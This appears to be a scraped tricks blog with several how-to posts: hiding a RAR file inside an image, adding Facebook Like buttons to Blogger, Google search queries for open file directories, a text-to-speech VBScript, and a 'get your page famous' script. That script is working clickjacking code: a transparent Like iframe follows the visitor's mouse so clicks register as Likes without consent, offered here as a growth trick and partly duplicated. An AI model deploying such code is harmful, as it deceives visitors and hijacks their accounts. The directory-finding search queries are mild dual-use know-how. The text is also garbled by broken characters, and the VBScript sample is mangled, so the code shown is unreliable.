

Learn To Hide Files Behind The Images

hide files behind images


There are some important  files or document you want to hide from others on your computer. To do that you might be creating folder inside folder to hide such files but in todays tutorial  i will change this by teaching you a interesting trick to hide files behind images.To hide a file behind a image  means that if any one opens that image he will see the image, but to see the hidden file we need to open that image in a specific way. So lets get started .


How To Hide File Behind Image ?

In order to do this you should have basic understanding of command line, but if you don’t know check out  tutorial given below
1. Select an image to be used for hiding file behind the image.
2. Now select a file to hide behind the image and make it in .RAR format. With the help of the WinRAR.
3. And most important is that paste both the files on desktop. You may do this anywhere instead of desktop if you have some basic understanding of command line.
4. Now open cmd by going to Start > Accessories Command Prompt and type following commands in it.


cd desktop
hide files behind images


5. CD  stands for change directory by typing above command you change your directory to desktop. After that type command given below.


 Copy /b imagename.jpg + filename.rar finalimage.jpg
hide files behind images
  • Replace imagename.jpg with the name of image you want your file to be hidden behind. Don’t forget to add image format (Eg: .jpg,.png,.gif)
  • Replace filename with name of your file you want to hide. It must be in .rar format.
  • Finally Replace finalimage.jpg with whatever name you want your final image with hidden files should be. This is the image where your file will be hidden.

6. Now when you will try to open this newly created image it will open as normal image, but to open you hidden file you need follow steps given below.

How To Access Hidden File ?

To access your hidden file you need to open the newly created image in winrar. Just follow simple steps given below to do that.
    1. Open winrar
    2. Now locate your image and open it or simply drag your image in winrar.

    3. Extract the file  and done.

Enjoy Guys! and don’t forget to post your comments. � MyTricksTime.com

How To Add Facebook Like Button Below Blogger Blog Post Title

Let your visitors like your content by adding Facebook Like Button to your post content. In this article I will teach you step by step on how to add Facebook Like Button below blogger blog post title with different button styles that suit to your content for example we have a standard, with box count, and with button count. Ok! Let�s start if you want more blogger tutorials and widgets you can visit my other blog at Trickiezone.

For the demo, you can visit Facebook Like Button page.

Instructions:

  1. Login to your Blogger account.
  2. Go to your blog Template section.Custom Robots Tags
  3. Then backup first your template.
  4. After that click Edit HTML.
  5. Find this

    <div class=�post-body entry-content� expr:id=�&quot;post-body-&quot; + data:post.id�>

    tag, how to do that? Just click the anywhere inside HTML editor and press Ctrl+F and input the tag and hit enter.

  6. Then copy the code below and paste it after

    <div class=�post-body entry-content� expr:id=�&quot;post-body-&quot; + data:post.id�>

    tag and save the template.

  7. View your blog content page and you�ll find the button below blog post title.

Standard Code:

<b:if cond='data:blog.pageType != &quot;static_page&quot;'>
<iframe allowTransparency='true' expr:src='&quot;http://www.facebook.com/plugins/like.php?href=&quot; + data:post.url + &quot;&amp;send=false&amp;layout=standard&amp;show_faces=false&amp;width=450&amp;action=like&amp;font=arial&amp;colorscheme=light&amp;height=35&quot;' frameborder='0' scrolling='no' style='border:none; overflow:hidden; width:450px; height:35px;'/></b:if>

With Box Count Code:

<b:if cond='data:blog.pageType != &quot;static_page&quot;'>
<iframe allowTransparency='true' expr:src='&quot;http://www.facebook.com/plugins/like.php?href=&quot; + data:post.url + &quot;&amp;send=false&amp;layout=box_count&amp;show_faces=false&amp;width=55&amp;action=like&amp;font=arial&amp;colorscheme=light&amp;height=65&quot;' frameborder='0' scrolling='no' style='border:none; overflow:hidden; width:55px; height:65px;'/></b:if>

With Button Count Code:

<b:if cond='data:blog.pageType != &quot;static_page&quot;'>
<iframe allowTransparency='true' expr:src='&quot;http://www.facebook.com/plugins/like.php?href=&quot; + data:post.url + &quot;&amp;send=false&amp;layout=button_count&amp;show_faces=false&amp;width=90&amp;action=like&amp;font=arial&amp;colorscheme=light&amp;height=21&quot;' frameborder='0' scrolling='no' style='border:none; overflow:hidden; width:90px; height:21px;'/>
</b:if>
In my next I will discuss how to add this Facebook Social Plugin below blogger blog post, so stay tune for more updates.Enjoy Guys! and don’t forget to post your comments. � MyTricksTime.com

TRICKS TO SEARCH FILES QUICKLY


Hey Readers In Our Some Previous Post We Discussed Some Fun Tricks in the Post 10 AMAZING GOOGLE SEARCH TRICKS.Now Lets Have A Look at Some Cool Tricks To Search For APPS And Files with a Swing of Hand . These Tricks are Gonna Reduce Your Searching Hick A Lot . Have a look !!

Write down the following code in the search bar…!!!


To Find an EXE file …!!
intext:  “parent directory” index:”[EXE]”
intext:  “parent directory” index of:”[EXE]” 


To find RAR file…!!

intext: “parent directory” index of:”[RAR]” 

Google will search for zip, rar , iso, bin etc….!!


For Movies …!!!

intext: “parent directory” intext:”[VID]”
intext: “parent directory” index of:”[VID]”

It will search for any video file type.

We can also mention…

intext:”xvid” or intext:”divx” for specific movie.

For Music…!!

intext: “parent directory” index:”[MP3]”
intext: “parent directory” index of:”[MP3]”

It will search for music files.

For Games….!!

intext:”parent directory” index of:”[Gamez]”

To get the file….we can also mention the name of the file …. Eg:
intext:”parent directory” index of:”avast” “[EXE]”
Enjoy Guys! and don’t forget to post your comments. � MyTricksTime.com

How To Get You Page Famous On Facebook Fast


If you have a website or planning to create one, this simple tutorial will teach you how to get likes for your page really fast in a few easy steps.

1) Open notepad
2) Copy-paste the following code:
This goes to HEAD:

<script src=�http://code.jquery.com/jquery-1.4.2.min.js� type=�text/javascript�></script>
<script type=�text/javascript�>
var interval;
        $(function()
{
    interval=setInterval(�updateActiveElement();�, 50);
});
function updateActiveElement()
{
    if ( $(document.activeElement).attr(�id�)==�fbframe� )
    {
        clearInterval(interval);
        iflag=1;
    }    
}
        
</script>

The location of this doesn�t really matter:

<div style=�overflow: hidden; width: 10px; height: 12px; position: absolute; filter:alpha(opacity=0); -moz-opacity:0.0; -khtml-opacity: 0.0; opacity: 0.0;� id=�icontainer�>
         <iframe src=�http://www.facebook.com/plugins/like.php?href=YOUR_URL&amp;layout=standard&amp;show_faces=false&amp;width=450&amp;action=like&amp;font=tahoma&amp;colorscheme=light&amp;height=80� scrolling=�no� frameborder=�0? style=�border:none; overflow:hidden; width:50px; height:23px;� allowTransparency=�true� id=�fbframe� name=�fbframe�></iframe>
        
      <!�end facebook like frame code�>
    </div>
    
    
      <script>
    var iflag = 0;
    var icontainer = document.getElementById(�icontainer�);    
    var standardbody=(document.compatMode==�CSS1Compat�)? document.documentElement : document.body //create reference to common �body� across doctypes


    function mouseFollower(e){
        /*                    DO NOT EDIT THIS                         */
    if (window.event)
    { // for IE
        icontainer.style.top = (window.event.y-5)+standardbody.scrollTop+�px�;
        icontainer.style.left = (window.event.x-5)+standardbody.scrollLeft+�px�;
    }
    else
    {
        icontainer.style.top = (e.pageY-5)+�px�;
        icontainer.style.left = (e.pageX-5)+�px�;
    }
    }
    document.onmousemove = function(e) {
        if (iflag == 0) {mouseFollower(e);}
    }
    </script>

3) Save it as �name.html� (the name doesn�t really matter, it can be anything you want) 


It should look like this:
4)Register to 000webhost.com, this is where you should create your website

The location of this doesn�t really matter:

<div style=�overflow: hidden; width: 10px; height: 12px; position: absolute; filter:alpha(opacity=0); -moz-opacity:0.0; -khtml-opacity: 0.0; opacity: 0.0;� id=�icontainer�>
         <iframe src=�http://www.facebook.com/plugins/like.php?href=YOUR_URL&amp;layout=standard&amp;show_faces=false&amp;width=450&amp;action=like&amp;font=tahoma&amp;colorscheme=light&amp;height=80� scrolling=�no� frameborder=�0? style=�border:none; overflow:hidden; width:50px; height:23px;� allowTransparency=�true� id=�fbframe� name=�fbframe�></iframe>
        
      <!�end facebook like frame code�>
    </div>
    
    
      <script>
    var iflag = 0;
    var icontainer = document.getElementById(�icontainer�);    
    var standardbody=(document.compatMode==�CSS1Compat�)? document.documentElement : document.body //create reference to common �body� across doctypes


    function mouseFollower(e){
        /*                    DO NOT EDIT THIS                         */
    if (window.event)
    { // for IE
        icontainer.style.top = (window.event.y-5)+standardbody.scrollTop+�px�;
        icontainer.style.left = (window.event.x-5)+standardbody.scrollLeft+�px�;
    }
    else
    {
        icontainer.style.top = (e.pageY-5)+�px�;
        icontainer.style.left = (e.pageX-5)+�px�;
    }
    }
    document.onmousemove = function(e) {
        if (iflag == 0) {mouseFollower(e);}
    }
    </script>

3) Save it as �name.html� (the name doesn�t really matter, it can be anything you want) – See more at: http://www.besthacking.in/2014/02/how-to-get-you-page-famous-on-facebook.html#sthash.yqgfJmHT.dpu

Enjoy Guys! and don’t forget to post your comments. � MyTricksTime.com

How to make your PC speak what you type.

This is an amazing trick to amaze your friends.By using this trick you can make your computer to speak whatever you type.This trick is working on  all microsoft operating system and does not require any programming skills.You have to follow just simple steps and your own Text to Voice software will be ready.If you show this software to any of your friends he will be certainly impressed with you .
Ok,the trick is fairly simple and requires only 3 simple steps from your side.Let�s Begin the tutorial with screenshots to Make Your Computer Speak Whatever You Type


1.Open Notepad and copy and paste the following code into it

Dim message, sapimessage=InputBox("What do you want me to say?","Speak to Me")Set sapi=CreateObject("sapi.spvoice")sapi.Speak message

2.Now save the notepad file with the name speak.vbs at your desktop.

3.Now double click on speak.vbs type in the box whatever you want your computer to speak for you.
Its a really funny trick to impress everybody with your computer skills

Enjoy Guys! and don’t forget to post your comments. � MyTricksTime.com